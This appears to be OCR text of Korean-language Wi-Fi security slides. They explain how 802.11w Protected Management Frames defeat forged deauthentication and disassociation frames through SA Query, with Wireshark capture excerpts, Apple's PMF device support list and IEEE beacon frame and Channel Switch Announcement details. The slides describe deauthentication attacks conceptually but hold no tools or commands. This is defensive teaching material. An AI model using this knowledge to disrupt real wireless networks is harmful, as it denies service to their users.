
802.11w


802.11w Station
802.11w AP
Attacker
Connection Established
Disassociation (Reason 6)
SA Query (Protected)
Station ignores the forged Disassociation
SA Query Response (Protected)


802.11w


17016 1665921393.828580623 8.8.8.8 10.1.1.88 ICMP 170 Echo (ping) reply id=0x0001, seq=358/26113, ttl=55 (request in 17011)
17017 1665921393.828831853 IntelCor_32:90:ba ASUSTekC_ac:1e:f4 802.11 38 Deauthentication, SN=315, FN=0, Flags=........
17018 1665921393.830821850 ASUSTekC_ac:1e:f4 IntelCor_32:90:ba 802.11 92 Action, SN=3050, FN=0, Flags=.p......C
17019 1665921393.830822860 IntelCor_32:90:ba ASUSTekC_ac:1e:f4 802.11 96 Action, SN=1450, FN=0, Flags=.p......C, SSID=Wildcard (Broadcast)
17098 1665921394.417052290 IntelCor_32:90:ba ASUSTekC_ac:1e:f4 802.11 38 Deauthentication, SN=315, FN=0, Flags=........
17099 1665921394.419251041 ASUSTekC_ac:1e:f4 IntelCor_32:90:ba 802.11 92 Action, SN=3058, FN=0, Flags=.p......C
17100 1665921394.419251751 IntelCor_32:90:ba ASUSTekC_ac:1e:f4 802.11 96 Action, SN=1451, FN=0, Flags=.p......C, SSID=Wildcard (Broadcast)
17145 1665921394.737072998 IntelCor_32:90:ba ASUSTekC_ac:1e:f4 802.11 38 Deauthentication, SN=315, FN=0, Flags=........
17150 1665921394.739504540 ASUSTekC_ac:1e:f4 IntelCor_32:90:ba 802.11 92 Action, SN=3062, FN=0, Flags=.p......C
17151 1665921394.739505286 IntelCor_32:90:ba ASUSTekC_ac:1e:f4 802.11 96 Action, SN=1452, FN=0, Flags=.p......C, SSID=Wildcard (Broadcast)
Frame 17018: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface mon0, id 0
Radiotap Header v0, Length 44
802.11 radio information
IEEE 802.11 Action, Flags: .p......C
Type/Subtype: Action (0x000d)
Frame Control Field: 0xd040
.000 0000 0011 1100 = Duration: 60 microseconds
Receiver address: IntelCor_32:90:ba (2c:6d:c1:32:90:ba)
Destination address: IntelCor_32:90:ba (2c:6d:c1:32:90:ba)
Transmitter address: ASUSTekC_ac:1e:f4 (24:4b:fe:ac:1e:f4)
Source address: ASUSTekC_ac:1e:f4 (24:4b:fe:ac:1e:f4)
BSS Id: ASUSTekC_ac:1e:f4 (24:4b:fe:ac:1e:f4)
.... 0000 = Fragment number: 0
1011 1110 1010 .... = Sequence number: 3050
Frame check sequence: 0x935d3589 [unverified]
[FCS Status: Unverified]
IEEE 802.11 Wireless Management
Fixed parameters
Category code: SA Query (8)
Action code: SA Query Request (0)
Transaction Id: 0xf83d

Deauth Attack (PMF)



Protected Management Frame



Protected Management Frame


PMF 지원

Apple 플랫폼은 무선 전송 데이터를 보호하는 것 외에도, 802.11w에 정의된 PMF(Protected Management Frame) 서비스를 통해 WPA2 및 WPA3 수준의 보호를 유니캐스트 및 멀티캐스트 관리 프레임까지 확장합니다. PMF는 다음 Apple 기기에서 지원됩니다.

- iPhone 6 및 이후 모델
- iPad Air 2 및 이후 모델
- Apple TV HD 또는 이후 모델
- Apple Watch Series 3 및 이후 모델
- Mac 컴퓨터(2013 후반 및 이후 출시 모델, 802.11ac 이상 탑재)


802.1X를 지원하여 Apple 기기는 다양하고 폭넓은 RADIUS 인증 환경과 통합됩니다. EAP-TLS, EAP-TTLS, EAP-FAST, EAP-SIM, PEAPv0 및 PEAPv1을 포함한 802.1X 무선 인증 방식을 지원합니다.

Protected Management Frame



?

Channel Switch Announcement



Channel Switch Announcement


Table 8-20—Beacon frame body *(continued)*

Order	Information	Notes
7	DSSS Parameter Set	The DSSS Parameter Set element is present within Beacon frames generated by STAs using Clause 16, Clause 17, and Clause 19 PHYs. The element is present within Beacon frames generated by STAs using a Clause 20 PHY in the 2.4 GHz band.
8	CF Parameter Set	The CF Parameter Set element is present only within Beacon frames generated by APs supporting a PCF. This element is not present if dot11HighThroughputOption-Implemented is true and the Dual CTS Protection field of the HT Operation element is 1.
9	IBSS Parameter Set	The IBSS Parameter Set element is present only within Beacon frames generated by STAs in an IBSS.
10	Traffic indication map (TIM)	The TIM element is present only within Beacon frames generated by APs or mesh STAs.
11	Country	The Country element is present if dot11MultiDomainCapabilityActivated is true or dot11SpectrumManagementRequired is true or dot11RadioMeasurementActivated is true.
12	FH Parameters	FH Parameters as specified in 8.4.2.11 are optionally present if dot11MultiDomainCapabilityActivated is true.
13	FH Pattern Table	FH Pattern Table information as specified in 8.4.2.12 are optionally present if dot11MultiDomainCapabilityActivated is true.
14	Power Constraint	The Power Constraint element is present if dot11SpectrumManagementRequired is true and is optionally present if dot11RadioMeasurementActivated is true.
15	Channel Switch Announcement	Channel Switch Announcement element is optionally present if dot11SpectrumManagementRequired is true.
16	Quiet	The Quiet element is optionally present if dot11SpectrumManagementRequired is true or dot11RadioMeasurementActivated is true.
17	IBSS DFS	IBSS DFS element is present if


```
94078 1668085190.561394575 Cisco_c7:cd:ee      Broadcast          802.11    411 Beacon frame, SN=1472,
Frame 94078: 411 bytes on wire (3288 bits), 411 bytes captured (3288 bits) on interface mon0, id 0
Radiotap Header v0, Length 44
802.11 radio information
IEEE 802.11 Beacon frame, Flags: ........C
IEEE 802.11 Wireless Management
  Fixed parameters (12 bytes)
  Tagged parameters (327 bytes)
    Tag: SSID parameter set:
    Tag: Supported Rates 6(B), 9, 12(B), 18, 24(B), 36, 48, 54, [Mbit/sec]
    Tag: DS Parameter set: Current Channel: 36
    Tag: Traffic Indication Map (TIM): DTIM 0 of 1 bitmap
    Tag: Country Information: Country Code KR, Environment Any
    Tag: Channel Switch Announcement Mode: 0, Number: 44 , Count: 1
      Tag Number: Channel Switch Announcement (37)
      Tag length: 3
      Channel Switch Mode: 0
      New Channel Number: 44
      Channel Switch Count: 1
```

Channel Switch Announcement

FIGURE 4.5 Beacon frame structure

